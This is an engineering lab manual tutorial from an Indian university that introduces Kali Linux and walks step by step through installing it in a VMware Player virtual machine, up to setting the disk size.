MARWADI EDUCATION FOUNDATION'S GROUP OF INSTITUTIONS
FACULTY OF ENGINEERING
DEPARTMENT OF INFORMATION TECHNOLOGY

Lab Manual

Tutorial:1

AIM: Install Kali Linux. Examine the utilities and tools available in Kali Linux and find out which toolis the best for finding cyber-attack/vulnerability.

What is Kali Linux?

KALI LINUX is a security distribution of Linux derived from Debian and specifically designed for computer forensics and advanced penetration testing. It was developed through rewriting of BackTrack by Mati Aharoni and Devon Kearns of Offensive Security. Kali Linux contains several hundred tools that are well-designed towards various information security tasks, such as penetration testing, security research, computer forensics and reverse engineering.

BackTrack was their previous information security Operating System. The first iteration of Kali Linux was Kali 1.0.0 was introduced in March 2013. Offensive Security currently funds and supports Kalin Linux. If you were to visit Kali's website today (www.kali.org), you would see a large banner stating, "Our Most Advanced Penetration Testing Distribution, Ever." A very bold statement that ironically has yet to be disproven.

Install Kali Linux using VMWare Player

Step 1 – Download Kali Linux ISO image

To install the Kali Linux, we will have to first get the installer ISO image file. You can get it by visiting the official download page. Please download the 64 bit or 32 bit image depending on the system you have.


Kali Linux official download page

Step 2 – Locate the downloaded file

You can find the downloaded image file in the downloads folder, if you have not changed the default settings. The filename would be something like kali-linux-2020.2-installer-amd64.iso and would be around 3.6 GB. If you have downloaded through torrent, the ISO file will be downloaded in a folder, folder name would be something like kali-linux-2020.2-installer-amd64.iso.

Step 3- Open VMWare Player

Open VMware Player from Windows Start menu or from you desktop if you have VMware Player icon there.



VMware Player 15 home screen


Step 4 – Launch VMware Player – New Virtual Machine installation wizard.

To launch the wizard to create a new virtual machine, Click on Create a New Virtual Machine or File -> New Virtual Machine. Welcome to the new Virtual Machine Wizard dialog box will open. Select typical and click on next.

VMware Player 15 home screen

Step 5- Welcome to the new Virtual Machine Wizard dialog box appears


You will see new Virtual machine Wizard dialog box. Click Next.



VMware Player 15 – Welcome to the new Virtual machine Wizard

Step 6- Select installation media or source


In this dialog box you will have to browse to the downloaded ISO file and click next. Generally, VMware Workstation detects the OS automatically and initiates what they call as the Easy Install. But in the case of Kali Linux this is not the case and you will see a warning(yellow triangle). Please ignore that and click next to continue.



VMware Player 15 – Welcome to the new Virtual machine Wizard

Step 7- Select Guest Operating System


In this dialog box, you will be asked to select the Guest Operating System. Select Guest operating system as Linux and Version as Debian 9.x 64-bit or 32 bit depending on your system.



VMware Workstation Player 15 – Select Guest Operating System

Step 8- Provide Virtual machine name

In this dialog box, you will be asked to provide the name of the virtual machine. You can provide any name you like. You can also change the location of the virtual machine. By default it is place in the Documents/Virtual Machine folder. Leaving it as the default is also fine.




VMware Player 15 – Virtual machine Name

Step 9- Specify disk capacity

This dialog box asks you to specify the disk capacity. This is the maximum amount of disk space it will utilize once the Virtual Machine is created. You can leave it to the default but if you are running low on disk space, you can reduce it to 20 GB. This is generally sufficient if you are not planning to install heavy disk using software's such as Photoshop. Such software's reduce the performance of your Virtual Machine if your Computer is not powerful enough.


Check Split Virtual Disk into multiple files. This is the default option. Say if you specify 60 GB, all of 60 GB will not be utilized or say 60 GB will not be blocked at once. These Virtual Disks expand according to the usage with a Maximum size you specifed as the disk capacity. On a fresh install normally it takes 10 GB of space which will grow according to the software's you install in the VM.



VMware Player 15 – Specify Disk Capacity

